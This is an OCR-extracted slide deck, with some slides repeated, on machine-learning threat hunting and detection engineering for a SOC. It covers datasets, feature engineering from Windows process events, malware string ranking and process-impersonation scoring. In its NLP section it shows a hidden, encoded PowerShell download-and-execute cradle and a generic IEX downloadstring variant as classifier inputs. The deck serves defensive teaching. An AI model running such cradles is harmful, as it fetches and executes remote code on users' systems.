


Socless detection engineering



https://bitly.su/6JVpR

> **David Robinson** @drob
>
> "90% of data science is wrangling data, the other 10% is complaining about wrangling data."




Prezi

https://bitly.su/6JVpR

David Robinson
@drob

"90% of data science is wrangling data, the other 10% is complaining about wrangling data."

Data Science Hunting Funnel



Network Traffic

Normal

Produced Naturally 100%

Anomalous

Machine Learning 10%

Interesting

Domain Knowledge 1-5%


Bad

Potential Bad .001%

Malicious Traffic

@HuntOperator

Socless detection engineering



https://bitly.su/6JVpR

Data sources

KDDCup99

Darpa Intrusion Detection

Outdated

https://bitly.su/wWvXHwbw


Ember Static PE Analysis

CSE-CIC-IDS2018

Mordor Dataset

CIDDS-001

Dataset with labeled host data is not!




Data normalization & feature engineering

How do we go from this... → to this?


```
{'timestamp_utc': '2018-08-15 01:14:44Z',
 'pid': 4856,
 'signature_status': 'trusted',
 'serial_event_id': 240227,
 'signature_signer': 'Microsoft Windows',
 'event_subtype_full': 'creation_event',
 'command_line': 'C:\\Windows\\system32\\wbem\\wmiprvse.exe -Embedding',
 'ppid': 892,
 'sha256': 'c8533bb3b6088efb1d641b76fc7583c6bb7a...',
 'user_name': 'SYSTEM',
 'process_path': 'C:\\Windows\\System32\\wbem\\WmiPrvSE.exe',
 'user_sid': 'S-1-5-18',
 'timestamp': 131787692844718134,
 'process_name': 'WmiPrvSE.exe',
 'authentication_id': 999,
 'original_file_name': 'Wmiprvse.exe',
 'md5': 'a782a4ed336750d10b3caf776afe8e70',
 'sha1': 'bdab221ccef7acd7a027447725de8ffeaebef22c',
 'event_type_full': 'process_event',
 'opcode': 1,
 'user_domain': 'NT AUTHORITY'}
```


x_i = [
0,1,1,0,0,0,0,321451,0,0,0,
1,0.33,0.25,.75,0,0,1,0,1,
0,0,0,0,1,1,0,0,0,0,1,0.33,
0.25,.75,0,0,1,0,1,1,0,0,0,
0,1,1,0,0,0
]

Filepath	C:\Users\jdoe\bad_stuff.exe == [drive]\users\[user]\bad_stuff.exe
Username	is_system = {1, 0}
Timestamp (Delta)	'2018-08-15 01:14:44Z' == 131787692844718134
Process & Parent Process	WmiPrvSE.exe svchost.exe



Command Line Arguments	'C:\\Windows\\system32\\wbem\\wmiprvse.exe -Embedding' ← Perform TF-IDF

0	0	.87	0	.25	0	.33	0	0	0.12	1	0

Prezi

Data normalization & feature engineering

How do we go from this... → to this?


```
{'timestamp_utc': '2018-08-15 01:14:44Z',
 'pid': 4856,
 'signature_status': 'trusted',
 'serial_event_id': 240227,
 'signature_signer': 'Microsoft Windows',
 'event_subtype_full': 'creation_event',
 'command_line': 'C:\\Windows\\system32\\wbem\\wmiprvse.exe -Embedding',
 'ppid': 892,
 'sha256': 'c8533bb3b6088efb1d641b76fc7583c6bb7a...',
 'user_name': 'SYSTEM',
 'process_path': 'C:\\Windows\\System32\\wbem\\WmiPrvSE.exe',
 'user_sid': 'S-1-5-18',
 'timestamp': 131787692844718134,
 'process_name': 'WmiPrvSE.exe',
 'authentication_id': 999,
 'original_file_name': 'Wmiprvse.exe',
 'md5': 'a782a4ed336750d10b3caf776afe8e70',
 'sha1': 'bdab221ccef7acd7a027447725de8ffeaebef22c',
 'event_type_full': 'process_event',
 'opcode': 1,
 'user_domain': 'NT AUTHORITY'}
```


$$x_1 = [\ 0,1,1,0,0,0,0,321451,0,0,0,\ 1,0.33,0.25,.75,0,0,1,0,1,\ 0,0,0,0,1,1,0,0,0,0,1,0.33,\ 0.25,.75,0,0,1,0,1,1,0,0,0,\ 0,1,1,0,0,0\ ]$$

Filepath C:\Users\jdoe\bad_stuff.exe == [drive]\users\[user]\bad_stuff.exe


```
'sha1': 'bdab221ccef7acd7a027447725de8ffeaebef22c',
'event_type_full': 'process_event',
'opcode': 1,
'user_domain': 'NT AUTHORITY'}
```

Filepath C:\Users\jdoe\bad_stuff.exe == [drive]\users\[user]\bad_stuff.exe

Username is_system = {1, 0}

Timestamp (Delta) '2018-08-15 01:14:44Z' == 131787692844718134

Process & Parent Process WmiPrvSE.exe
svchost.exe





Command Line Arguments 'C:\\Windows\\system32\\wbem\\wmiprvse.exe -Embedding'

Perform TF-IDF


0	0	.87	0	.25	0	.33	0	0	0.12	1	0

Use cases





Data Stag


Design points in cybersecurity



Insider model in SOC

Practice
Kaggle pipelines


Desion points in cybersecurity



Insider model in SOC




Rank strings



1. www.practicalmalwareanalysis.com
2. vmx32to64.exe
3. CONNECT %s:%i HTTP/1.0
4. SOFTWARE\Microsoft\Windows\CurrentVersion\Run
5. SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
6. SOFTWARE\Classes\http\shell\open\commandV
7. Software\Microsoft\Active Setup\Installed Components\
8. StubPath
9. AppData
10. VideoDriver
11. ExitProcess
12. advpack
13. advapi32
14. admin
15. test
16. WinVMX32-
17. user32
18. o/o/
19. ntdll
20. 1+KY
21. ttp=
22. #%li
23. }>*K
24. QQVP
25. ws2_32
26. cks=u
27. cks=
28. QSRW
29. ?503
30. 200
31. thj@h
32. VSWRQ
33. s f5
34. YZ_[^
35. YZ_[^
36. QVlM
37. 6l*h<8
38. ^-m-m<|<|<|M
39. V%X_
40. kernel32.dll
41. `.data
42. .text
43. !This program cannot be run in DOS mode.
44. Rich

- Take the most important interpretable features
- Build a decision tree using those features
- Run the alert though that tree
- Show the decision path and the prediction label to the analysts



Distance Algorithms
Process impersonation

SUSPICIOUS PROCESS IMPERSONATION

What? Exploring process names on Windows systems

Why? Adversaries hide suspicious processes (malware) using similar names to legitimate windows processes.

How? Using scores from Damerau-Levenshtein distance algorithm to judge which pairs of process names are more or less similar than others.

The distance between 'svchost.exe' and 'scvhost.exe' is 1 (*transpose the 'v' and the 'c'*). With this we identify binaries potentially masquerading as critical system processes.

	rt	dhost	duid	duser	dproc	min_sim
86	1502379430300	W51FAPFIM01.rins-bank.intra.rin	0x3e7	W51FAPFIM01$	C:\Windows\servicing\TrustedInstal1er.exe	1

Using a dictionary of known good windows system32 and syswow64 binaries the algorithm calculates the distance.

The plot graphs represent individual processes with their individual distance scores.

The low score of 1 stands out – this process identified as an imposter!

```
powershell.exe -Noprofile -NonI -W Hidden -Exec Bypass
-encodedcommand SUVYICgobmV3LW9iamVjdCBuZXQud2ViY2xpZW
50KS5kb3dubG9hZHN0cmluZygnaHR0cHM6Ly93d3cuZmlyZWV5ZS5jb
20vY29tcGFueS9qb2JzLmh0bWwnKSk=
```

NLP Pipeline

Decoder | NER | Tokenizer

Stemmer | Vectorizer | Classifier


```
powershell.exe -nop -noni -w hidden -exec bypass -enc
iex (( new-object net.webclient ). downloadstring ( '<url>' ))
```

Malware Probability: 99%

The Power of Simple Averages
Anomalous audit log activity

WINDOWS 1102

What? Exploring when a users clear Windows logs, evidenced by windows creating a ”1102” event.
Why? There is no need to manually clear security event logs (in most cases).
How? We plot activity by time and pivot between time windows to see if we can unearth anomalous activity. Using avgs can be useful provided we don’t normalize an attack into our average.



	rt	name	externalId	duser	dhost
15	2015-09-12 23:44:24	The audit log was cleared.	1102	icruz	ab-ex
387	2015-09-12 23:44:25	The audit log was cleared.	1102	rbishop	unde-est
402	2015-09-12 23:44:25	The audit log was cleared.	1102	adavis	nostrum-labore
428	2015-09-12 23:44:24	The audit log was cleared.	1102	zmorris	distinctio-quidem
482	2015-09-12 23:44:25	The audit log was cleared.	1102	jrubio	animi-neque
577	2015-09-12 23:44:25	The audit log was cleared.	1102	mtorres	recusandae-necessitatibus
695	2015-09-12 23:44:25	The audit log was cleared.	1102	avillegas	illum-dolores
732	2015-09-12 23:23:22	The audit log was cleared.	1102	ssmith	fugiat-pariatur
762	2015-09-12 23:44:24	The audit log was cleared.	1102	kaguilar	magni-eum
770	2015-09-12 23:44:24	The audit log was cleared.	1102	jbrown	rem-saepe
